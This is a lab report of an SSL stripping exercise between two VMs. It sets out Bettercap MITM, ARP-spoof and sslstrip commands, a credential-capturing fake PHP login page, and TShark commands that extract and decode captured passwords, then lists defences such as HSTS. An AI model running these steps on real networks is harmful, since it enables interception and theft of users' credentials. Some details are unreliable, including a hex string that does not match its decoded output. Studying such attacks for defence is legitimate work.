SSL Stripping Attack: Documentation (Report)

Conducted on : [2/22/2025]
Author + Tester: [Dominic McElroy]

Objective:

The goal of this penetration testing project was to demonstrate the **SSL Stripping Attack**, where an attacker intercepts a user's connection to downgrade a secure HTTPS connection to an insecure HTTP connection, allowing the attacker to view sensitive data like usernames and passwords in transit.

We used the following setup:

- **Kali Linux**: The attacking machine (acting as the attacker).
- **Parrot OS**: The target machine (acting as the victim).
- **Fake HTTP Website**: A simple HTML + PHP-based fake login page to capture login credentials. (POST)
- **Bettercap**: Tool used for performing a form of MITM but ultimately more advanced (SSL stripping).

Tools Used:

- **Bettercap**: For performing the MITM attack and enabling SSL stripping.
- **Wireshark / TShark**: For capturing network traffic during the attack.
- **PHP**: For creating the fake login page.
- **URL Decoder**: For decoding the captured POST data.
- **Visual Studio Code** : Creation of the HTML and PHP fake website

---

Setup Steps:

1. **Network Setup:**
   - Both VMs (Kali Linux and Parrot OS) were set up in a **bridged networking mode** within VirtualBox, ensuring that they could communicate on the same network.
   - We configured both machines with static IP addresses:
     - Kali IP: `xxx.xxx.xx.xx`
     - Parrot IP: `xxx.xxx.xx.xx`
2. **Setting Up the Fake Website on Kali:**
   - On Kali, we created a fake login page in `/tmp/fake_website`. Using mkdir to create the directory and cd into it and add an Index.html file into the directory.

    - A simple `login.php` file was created to mimic a login page, where users would input their username and password.
    - The `login.php` file collected form data (username/password) and displayed them to the attacker after submission.
3. **Performing the SSL Stripping Attack:**
    - We used **Bettercap** to perform the **MITM (Man-In-The-Middle)** attack and enable **SSL stripping**.

The following commands were run on Kali:
bash
CopyEdit

```
sudo bettercap -iface eth0 --gateway-override xxx.xxx.xx.xx -T
xxx.xxx.xx.xx - (This ensures we are only attacking the specified IP)
```

    - This command started the Bettercap MITM attack, forwarding traffic from the target Parrot OS to Kali.
4. **Intercepting and Redirecting Traffic:**
    - We used **Bettercap's Proxy** module to intercept and manipulate the victim's network traffic, stripping SSL (HTTPS) and redirecting it to HTTP.
    - During this attack, the Parrot OS would attempt to access a secure website (using HTTPS), but because of the attack, the connection was downgraded to HTTP, allowing the attacker to view all transmitted data in plaintext.
    - I also had a version where the dns spoof was set to “*” So anything typed with http redirected to my fake website.
5. **Capturing Network Traffic:**

While the attack was in progress, we used **TShark** to capture HTTP traffic, specifically POST requests, containing the login credentials.
bash
CopyEdit

```
sudo tshark -i eth0 -f "tcp port 80" -Y "http.request.method ==
\"POST\"" -w capture.pcap (Used multiple forms of this and even broke
it into two separate codes to satisfy the syntax and flag overrides).
```

    - This command captured HTTP POST requests sent to the fake website.

Analyzing Captured Traffic:

1. **Extracting POST Data:**

After capturing the packets, we used the following command to inspect the captured `capture.pcap` file:

bash
CopyEdit
```
sudo tshark -r capture.pcap -Y "http.request.method == \"POST\"" -T
fields -e http.file_data
```

-
- This command showed us the raw POST data that was submitted during the login process. The captured data was URL-encoded (hexadecimal format), which we decoded.

2. **Decoding URL-encoded Data:**

The captured POST data appeared as:
CopyEdit
```
757365726e616d653d446f6d696e696326706173737776f72643d6f676761626f6f6761
```

-
    - We decoded this hexadecimal string using `xxd` to convert it back into human-readable form:

bash
CopyEdit
```
echo
"757365726e616d653d446f6d696e696326706173737776f72643d6f676761626f6f676
1" | xxd -r -p
```
The decoded output revealed the login credentials:
ini
CopyEdit
```
username=Dominic&password=oggabooga
```

-
- Thus, the captured login credentials were:
    - **Username**: `Dominic`
    - **Password**: `oggabooga`

Prevention Methods to Stop SSL Stripping Attacks:

To prevent **SSL Stripping** attacks and secure sensitive data during transmission, the following methods should be employed:

1. **Use HTTPS Everywhere (TLS/SSL Encryption):**

    - Websites should always enforce the use of **HTTPS**. This ensures that all traffic between the client and server is encrypted, preventing interception or modification of the data.
    - Websites should configure SSL/TLS properly, ensuring strong cipher suites and secure certificate chains.
2. **HTTP Strict Transport Security (HSTS):**
    - **HSTS** is a mechanism that forces browsers to only communicate with a website using HTTPS, even if the user types in HTTP manually. It prevents an attacker from stripping SSL and downgrading the connection to HTTP.

To enable HSTS, websites can include the following HTTP header:
lua
CopyEdit
```
Strict-Transport-Security: max-age=31536000; includeSubDomains;
preload
```

-
- The `preload` option tells browsers to include the website in a list of HTTPS-only sites, which browsers automatically enforce.

3. **Enable SSL/TLS Certificates with HTTP Public Key Pinning (HPKP):**
    - **HPKP** allows web servers to associate their domain names with a set of public key hashes. This helps browsers prevent attackers from impersonating the server with fraudulent SSL certificates.
    - It's important to implement this carefully as misconfigurations can cause issues with site access.
4. **DNS over HTTPS (DoH) or DNS over TLS (DoT):**
    - Attackers can manipulate DNS queries and responses to redirect traffic. To mitigate this risk, enabling DNS over HTTPS (DoH) or DNS over TLS (DoT) will encrypt DNS queries, reducing the chance of attackers tampering with DNS data during the attack.
5. **Educate End-Users and Developers:**
    - Users should be educated to look for the HTTPS padlock icon in their browser's address bar, indicating that their communication is encrypted.
    - Developers should ensure that their websites only use HTTPS links and resources (including mixed-content avoidance).
6. **Secure the SSL/TLS Configuration:**
    - Configure SSL/TLS servers to support only modern, secure protocols (TLS 1.2 and 1.3), and disable older protocols like SSL 2.0/3.0 and TLS 1.0/1.1.
    - Use tools like **SSL Labs' SSL Test** to check your server's SSL/TLS configuration for vulnerabilities.
7. **Monitor and Alert for MITM Activity:**
    - Set up monitoring systems to detect unusual network traffic or anomalies that might indicate MITM activity, such as suspicious DNS requests or unknown proxy servers.

    - Implementing intrusion detection systems (IDS) and behavior analysis can help identify and block attacks in real-time.

Conclusion:

The **SSL Stripping Attack** was successfully conducted in this controlled environment. The attacker was able to intercept and downgrade the HTTPS connection to HTTP, allowing them to capture sensitive data (in this case, login credentials) in plaintext.

This process demonstrated how SSL stripping works and how attackers can potentially access sensitive information during the connection downgrade.

Security Recommendations:


- **Use HTTPS** and **HSTS** for all communications involving sensitive data.
- **Educate users** to always verify SSL certificates and look for HTTPS indicators.
- **Monitor for MITM attacks** and ensure systems are up-to-date with secure SSL/TLS configurations.

Lessons Learned:

- It is crucial to capture and decode POST data using network sniffing tools like Wireshark or TShark.
- SSL stripping attacks rely on successfully intercepting the communication and downgrading the secure connection, which can be achieved using tools like Bettercap.
- URL encoding is a common method for sending data through HTTP requests, which must be decoded to extract useful information.

Supporting Images of attack steps and Result:

Image 1: Bettercap Proxy, SSL , ARP spoofing




```
Password:
┌──(root㉿kali)-[~]
└─# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
```

[redacted]

```
 » [17:36:44] [sys.log] [in
 » net.probe off
 » [17:36:50] [sys.log]
 » set.proxy.http enabl
 » [17:37:18] [sys.log]

 » set proxy.http enabl
 » set proxy.sslstrip.e
 » http.proxy on
roxy enabling forwardin
 » [17:38:05] [sys.log]

 » http.proxy off
 » set.proxy.http enabl
 » [17:38:23] [sys.log]
nu.
 » set proxy.http enabl
 » http.proxy on
 » [17:38:38] [sys.log]

 » http.proxy off
 » set proxy.sslstrip.e
 » http.proxy on
 » [17:39:08] [sys.log]

 » http.proxy off
 » set http.proxy.sslst
 » http.proxy on
 » [17:39:44] [sys.log]
se)$'.
 » http.proxy on
 » [17:39:54] [sys.log]
se)$'.
 » set http.proxy.sslst
 » http proxy.on
 » [17:40:08] [sys.log]

 » http.proxy on
 » [17:40:17] [sys.log]

 » set arp.spoof.targets
 » arp.spoof on
```

[redacted]

Image 2: Bettercap enabling SSL strip and working through permissioning errors to enable it




[redacted]

```
 » set proxy.sslstrip.enable
 » http.proxy on
roxy enabling forwarding.
 » [17:38:05] [sys.log] [

 » http.proxy off
 » set.proxy.http enable t
 » [17:38:23] [sys.log] [
nu.
 » set proxy.http enable t
 » http.proxy on
 » [17:38:38] [sys.log] [

 » http.proxy off
 » set proxy.sslstrip.enab
 » http.proxy on
 » [17:39:08] [sys.log] [

 » http.proxy off
 » set http.proxy.sslstrip
 » http.proxy on
 » [17:39:44] [sys.log] [
se)$'.
 » http.proxy on
 » [17:39:54] [sys.log] [
se)$'.
 » set http.proxy.sslstrip
 » http proxy.on
 » [17:40:08] [sys.log] [

 » http.proxy on
 » [17:40:17] [sys.log] [

 » set arp.spoof.targets 1
 » arp.spoof on
 » [17:40:44] [sys.log] [

 » [17:40:44] [sys.log] [

 » [17:40:44] [endpoint.ne

 » [17:40:44] [sys.log] [
 » [17:40:44] [endpoint.ne

 » [17:40:44] [endpoint.ne

 » [17:40:44] [endpoint.ne
NGAPORE PTE. LTD.).
 » [17:40:45] [sys.log] [wa
 » [17:40:46] [sys.log] [war
```


[redacted]

Image 3: Netsniffing




```
[redacted] » net.sniff on                        [redacted]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:34] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:35] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:04:38] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:32] [net.sniff.mdns]
           » [18:05:33] [net.sniff.mdns]
           » [18:05:33] [net.sniff.mdns]
           » [18:05:33] [net.sniff.mdns]
           » [18:05:33] [net.sniff.mdns]
           » [18:05:33] [net.sniff.mdns]
```

Image 4: The Test (Fake website) on Local Host - KALI




```
┌──(root㉿kali)-[~]
└─# cd /tmp/fake_website

┌──(root㉿kali)-[/tmp/fake_website]
└─# python3 -m http.server [redacted]
erving HTTP on [redacted] (http:/[redacted]) ...
[redacted]
```

Image 5: Basic PHP login handler



```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST['username'];
    $password = $_POST['password'];
    echo "Username: " . $username . "<br>";
    echo "Password: " . $password;
}
?>
```

Image 6: Fake Website (HTML)




Index.html

tmp > Index.html > ...

